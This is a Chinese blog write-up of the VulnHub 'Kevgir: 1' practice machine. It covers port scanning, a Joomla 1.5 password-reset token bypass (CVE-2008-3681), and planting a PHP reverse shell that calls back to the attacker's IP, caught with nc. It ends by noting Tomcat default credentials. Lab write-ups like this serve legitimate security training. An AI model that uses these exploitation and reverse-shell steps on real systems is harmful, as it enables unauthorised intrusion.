

[vulnhub]Kevgir: 1-Writeup

原创

[Vic1fe](#) 于 2019-12-27 12:25:33 发布 623 收藏

分类专栏: [vulnhub](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41918771/article/details/103725874

版权



[vulnhub](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

个人博客地址

<http://www.darkerbox.com>

欢迎大家学习交流

靶机网址:

<https://www.vulnhub.com/entry/kevgir-1,137/>

靶机知识点:

靶机IP: 192.168.34.170

kali IP: 192.168.34.80

信息收集

```
nmap -sV -p- 192.168.34.170
```

```
Nmap scan report for 192.168.34.170
Host is up (0.0040s latency).
Not shown: 65517 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  ftp         vsftpd 3.0.2
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1322/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
6379/tcp  open  redis       Redis key-value store 3.0.7
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
9000/tcp  open  http        Jetty winstone 2.9
39810/tcp open  status      1 (RPC #100024)
42485/tcp open  mountd      1-3 (RPC #100005)
43106/tcp open  ssh         Apache Mina sshd 0.8.0 (protocol 2.0)
46741/tcp open  mountd      1-3 (RPC #100005)
49731/tcp open  nlockmgr    1-4 (RPC #100021)
51041/tcp open  mountd      1-3 (RPC #100005)
52563/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_
```

端口有点多。

有4个http服务：**80,8080,8081,9000**,



Thanks to **netsparker**

https://blog.csdn.net/qq_41918771

8080: tomcat



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking [here](#).


tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).


NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tom-users.xml`.

https://blog.csdn.net/qq_41918771

8081: Joom



9000:



https://blog.csdn.net/qq_41918771

有四个漏洞。

先写第一个

8081端口

```
joomscan -u http://192.168.34.170:8081/
```

```
[+] Core Joomla Vulnerability
[++] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
EDB : https://www.exploit-db.com/exploits/4212/

Joomla! 1.5 Beta1/Beta2/RC1 - SQL Injection
CVE : CVE-2007-4781
EDB : https://www.exploit-db.com/exploits/4350/

Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/

Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
CVE: CVE-2011-4909
EDB : https://www.exploit-db.com/exploits/33061/

Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
EDB : https://www.exploit-db.com/exploits/33378/

Joomla! 1.5.12 - read/exec Remote files
EDB : https://www.exploit-db.com/exploits/11263/

Joomla! 1.5.12 - connect back Exploit
EDB : https://www.exploit-db.com/exploits/11262/

https://blog.csdn.net/qq_41918771
```

扫出很多CVE。有网址，看看。我用的下图这个CVE。

```
Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/
```

<https://www.exploit-db.com/exploits/6234>

网址下面有例子，

```
Example :

1. Go to url : target.com/index.php?option=com_user&view=reset&layout=confirm
2. Write into field "token" char ' and Click OK.
3. Write new password for admin
4. Go to url : target.com/administrator/
5. Login admin with new password


# milw0rm.com [2008-08-12]

https://blog.csdn.net/qq_41918771
```


漏洞利用

方式一


访问：http://192.168.34.170:8081/index.php?option=com_user&view=reset&layout=confirm



输入一个单引号，点击提交




跳转到重置密码页面。我修改密码为123456



重置密码后，

访问：<http://192.168.34.170:8081/administrator/>



Joomla! Administration Login

Use a valid username and password to gain access to the Administrator Back-end.

[Return to site Home Page](#)


Username:

Password:

Language:

https://blog.csdn.net/qq_41918771


登录



https://blog.csdn.net/qq_41918771


成功登录，寻找可以反弹shell的地方

添加了一个文章，但找了半天也没找见路径




https://blog.csdn.net/qq_41918771


然后看wp才找见这个地方。



点击beez。edit-html。



这里提示了路径




修为文件内容反弹shell。我用的kali下的/usr/share/webshells/php/php-reverse-shell.php，修改\$lp为kali ip



```
45 // See http://pentestmonkey.net/tools/php-reverse-shell
46
47 set_time_limit(0);
48 $VERSION = "1.0";
49 $ip = '192.168.34.80'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```

https://blog.csdn.net/qq_41918771

应用保存一下



访问这个页面



得到shell

```
root@kali:~/usr/share/webshells/php# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.34.80] from localhost [192.168.34.170] 43063
Linux canyoupwnme 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686
03:10:40 up 1:07, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █
```

https://blog.csdn.net/qq_41918771

方式二


nikto扫8080端口

```
nikto -h http://192.168.34.170:8080
```


```
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /: Appears to be a default Apache Tomcat install.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ 8041 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2019-12-26 21:10:51 (GMT-5) (41 seconds)
-----
+ 1 host(s) tested
root@kali:~/Desktop# █
```

https://blog.csdn.net/qq_41918771

有tomcat弱口令 `tomcat:tomcat`，并找到管理页



